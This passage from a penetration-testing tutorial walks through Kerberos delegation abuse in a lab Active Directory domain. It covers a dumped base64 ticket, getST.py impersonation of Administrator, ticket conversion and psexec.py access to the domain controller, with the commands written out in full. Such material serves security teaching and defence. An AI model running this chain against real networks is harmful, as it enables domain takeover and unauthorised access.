      3C+PtMCwDPzfPnje+5jp3Env36hRDCTyiyatmYNTA0cgMSCyaUkZjMtxJiVbQf01m7GlTcQxiNjgr26Y
      B1lwuH0curJgILn0NS4SDkdpjV0yldWgHpngSr9bCa609EVtcc0xjHLmlXM4IPM3/XcWigDtW0SQOLxK
      NbDHmWTZ1c8KdTRg/8To5VLuaNYYT34puupsIgY+J9h4w01FEA91K4xGy/aniAzQSXt9AQYUiN2QhcvH
      X27jJ6+U86cndqnyEqUYtlFC1Cwoe5nW1Uikum+nXgaNsps24S1KL47uMFhCDAOSMz0WuPf5WomMYazZ
      z8LW+FmGfpn2/xbX0cyLp4oYANQ8V+w9cJpS+ze1dHKRW0NEyycCyw4aUiDiidQtuGSrEZ+QDrSFHqha
      9Pqs9jUZxGv2pyokAG1QC2wXPZqD2miVUs18jtPxVDvXZvHhbiyEuBNk3S0g5thbC3l8OQIZ7l1HpsI+
      HnwwTHzhFx5CPdrqjAgF2MRnVlIFCvVnJRpXC3DTG8K3FSvJOVL5ofiK6JTNnNOnr27OQl2dzmMckO8A
      Bh48uU2emYiOW6dxPlPsgaVjBBY3bjsBX1u38kCoq4vWVLIHUMH8CPHGsSb0L/qWx+al4Puxq6gShOiI
      +PITFSLyZUaeBKCSbY05iW8qDXUngx6jIgMElz7vzYLqPldKu0IGHbE89aBzQgpxuGH8zrBXtr7hCMWp
      vRyupDQ/13wcpEFG8BjcAUN2bKVVDy3DPnivitNjBW5LZoldYuFXnMHqPFE9yq582R5AZf5cDxVpVI3Q
      1v2Di4V1vGK38LPWTVgMp+p7DNhlZX7HJah/P2uqN/tuNj+89+Q++sAqplzzFytSaEnc062pgW/Z8FhC
      X1O16orUpTJukjVlE+UFH4o7J1IrdrkDH8urjEm3pZsl7slJXGFRY6BSfWrnB1K9hpv2VLpv7GTLGmYt
      ZbCwaPlDls6NgbzoVPnCZ6AnbceOa4oaBuKqU2aUyDkkblvCIuY2CkkQy5/Vklu59BqeVVV0hifRdvkI
      t3ZBljJEkmpwK0GLAKgpiMQa+mz71yw83qnEzZA8sjPa6hUU3UsHBt/vWZsbAiHkAMGlnFYkzgtdo8i6
      ghngp7rLGybuf9jK0mjil3HMoNUhrt/caOHpTKQROS7AKPBpfzF5RpkMdekrhmu+7qk1aBkwM5Ce7meL
      QzUASQcpeEFRFkIQsGsYEquUZ0A6dYs4xJCoRFxa/iwmgT3WbBLtm985SG55EkiFLYoiBkaYmjvxNI2S
      Xo9UPh98ShM3uHBG5wLhZJ/uRHf5ERaU0ZhqV/NiaqjL6ENqqgXF1B0Q8dIAk6Yl4FlQZ7FUQKt0UE4W
      E6Cy/ix3byhTODguP8z1DLUv/ujrmsOjsq+3EJqEdFeGvu9tLAIewOunP3szBszIaYvc4YW7tznsw1tZ
      2eJQbaOB3TCB2qADAgEAooHSBIHPfYHMMIHJoIHGMIHDMIHAoBswGaADAgERoRIEEOnrzGYEZkdrtG5k
      siMo4HyhDhsMSUdOSVRFLkxPQ0FMohowGKADAgEKoREwDxsNQWRtaW5pc3RyYXRvcqMHAwUAQKUAAKUR
      GA8yMDIyMDMxMTE2NDQ0M1qmERgPMjAyMjAzMTIwMjQ0NDNapxEYDzIwMjIwMzE4MTY0NDQzWqgOGwxJ
      R05JVEUuTE9DQUypIzAhoAMCAQKhGjAYGwRjaWZzGxBkYzEuaWduaXRlLmxvY2Fs
[+] Ticket successfully imported!
```


Klist command can confirm to us that we infact do have an Administrator service ticket in the cache to perform pass the ticket attacks.

```
C:\Users\Public>klist
klist

Current LogonId is 0:0x62b99

Cached Tickets: (2)

#0>     Client: Administrator @ IGNITE.LOCAL
        Server: cifs/dc1.ignite.local @ IGNITE.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
        Start Time: 3/11/2022 22:14:43 (local)
        End Time:   3/12/2022 8:14:43 (local)
        Renew Time: 3/18/2022 22:14:43 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

The same can be done from a non-domain joined system using **getST.py** script in Impacket toolkit just by specifying SPN and impersonating user with the following command:

getST.py -spn cifs/dc1.ignite.local ignite.local/noob\$ -impersonate Administrator
Enter Passsword: Password@1

export KRB5CCNAME=/root/impacket/examples/Administrator.ccache




Now, we have exported the service ticker as an environment variable and Pass the Ticket attacks could be carried on from Kali too.

Moreover, the ticket obtained from Rubeus can also be parsed into Kali too. This can be achieved by converting the base64 encoded kirbi ticket into a clear text kirbi file. Then we can convert this kirbi ticket to ccache as kali doesn't support Kirbi format(only Windows-specific and can be used with Rubeus).


KRB5CCNAME is the variable that stores service tickets for AD attacks.

echo "doIGCDCCBgSgAw….Fs " | base64 -d > ticket.kirbi
/root/impacket/examples/ticketConverter.py ticket.kirbi admin.ccache
export KRB5CCNAME=/root/admin.ccache



Now that the ticket has been stored, we can conduct privilege escalation attacks by using this ticket to authenticate as a Domain Controller. Psexec can do this by using the "-k" and "-no-pass" which makes Kerberos authentication request while utilizing the service ticket.

psexec.py -k -no-pass ignite.local/administrator@dc1.ignite.local -dc-ip 192.168.1.2 -target-ip 192.168.1.2



And as you can see, we have successfully compromised the DC system!

Conclusion

Active Directory misconfigurations are pretty common in organizations and delegation misconfigurations are among the most common ones. The attack we demonstrated allows an attacker to take charge of the entire Active Directory by creating a new machine account, delegating it to dc1$ and eventually escalating privileges. Since the complexity to exploit is moderate, analysts must pay attention to such misconfigurations. Hope you liked the article. Thanks for reading.

Author: Harshit Rajpal is an InfoSec researcher and left and right brain thinker.
Contact **here**